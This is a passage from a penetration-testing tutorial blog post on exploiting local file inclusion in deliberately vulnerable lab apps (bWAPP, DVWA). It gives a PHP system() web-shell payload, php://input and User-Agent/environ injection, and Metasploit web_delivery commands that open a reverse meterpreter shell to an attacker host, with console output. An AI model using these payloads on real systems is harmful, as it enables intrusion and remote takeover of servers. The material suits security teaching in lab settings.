
From the given screenshot you can view the result and read the content of password file.



PHP Input

Using PHP input function we will execute injected PHP code to exploit LFI vulnerability. With the help of **hackbar** I am going to perform this task in which first we need to **load the URL** of the targeted web page as you can see in the given screenshot.

http://192.168.1.101/bWAPP/rlfi.php?language=lang_en.php&action=go




Now manipulate above URL using PHP input function

http://192.168.1.101/bWAPP/rlfi.php?language=php://input&cmd=ls

Then **select** the check box to **enable Post data** which will forward the post request and add cmd comment in given text area**<?php system($_GET['cmd']); ?>as shown in following screenshot, finally click on execute.**

This will show directories of victim PC.



Now time to connect the victim through reverse connection; open terminal in kali Linux and type **msfconsole** to start metasploit framework.

Now type **use exploit/multi/script/web_delivery**

msf exploit (web_delivery)>set target 1


msf exploit (web_delivery)> set payload windows/meterpreter/reverse_tcp

msf exploit (web_delivery)> set lhost 192.168.0.104


msf exploit (web_delivery)>set srvport 8081

msf exploit (web_delivery)>exploit

Copy the **highlighted text** shown in below window



Paste above copied PHP code inside the URL as shown in the image and execute it.



When above URL get execute the attacker got victim's meterpreter session inside the metasploit.

msf exploit (web_delivery)>session –I 1


meterpreter> sysinfo

```
[*] 192.168.0.106    web_delivery - Delivering Payload
[*] Sending stage (33986 bytes) to 192.168.0.106
[*] Meterpreter session 1 opened (192.168.0.104:4444 -> 192.168.0.106:53255) at 2017-
02-14 13:31:15 -0500

msf exploit(web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer    : bee-box
OS          : Linux bee-box 2.6.24-16-generic #1 SMP Thu Apr 10 13:23:42 UTC 2008 i68
6
Meterpreter : php/linux
meterpreter >
```


Proc/self/environ

If the server is outdated then to exploit it through LFI we can include proc/self/environ file that stores User_Agent where we will place our PHP code for executing CMD command.


http://192.168.1.102/dvwa/vulnerabilities/fi/?page=proc/self/environ



Now start burp suite and capture the browser request and send the fetch data into repeater.



Add cmd comment **<?php system($_GET['cmd']); ?>** inside user_Agent and send the request with GET parameter **192.168.1.8/lfi/lfi.php?file=/var/www/apachae2/access.log&cmd=id** as shown in the below image. On the right side of window you can see the highlight result as response.



Author: AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact **here**

Share this:

Like this:

Loading...

ABOUT THE AUTHOR

RAJ CHANDEL

Raj Chandel is a Skilled and Passionate IT Professional especially in IT-Hacking Industry. At present other than his name he can also be called as An Ethical Hacker, A Cyber Security Expert, A Penetration Tester. With years of quality Experience in IT and software industry

PREVIOUS POST

← APACHE LOG POISONING THROUGH LFI

NEXT POST

FILE UPLOAD EXPLOITATION IN BWAPP (BYPASS ALL SECURITY) →

2 Comments → 5 WAYS TO EXPLOIT LFI VULNERABILITY

ANKUR January 15, 2018 at 7:02 am

Hi Raj, I tried to do null byte on DVWA but its not working. I added %00 after etc/passwd but its not working and i get response as file not found. Any suggestions please.

REPLY ↓

RAJ CHANDEL January 20, 2018 at 12:06 pm

It depends upon version to version. when we working on DVWA our DVWA version is different than yours.

REPLY ↓

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

Website

Save my name, email, and website in this browser for the next time I comment.

POST COMMENT

Notify me of follow-up comments by email.

Notify me of new posts by email.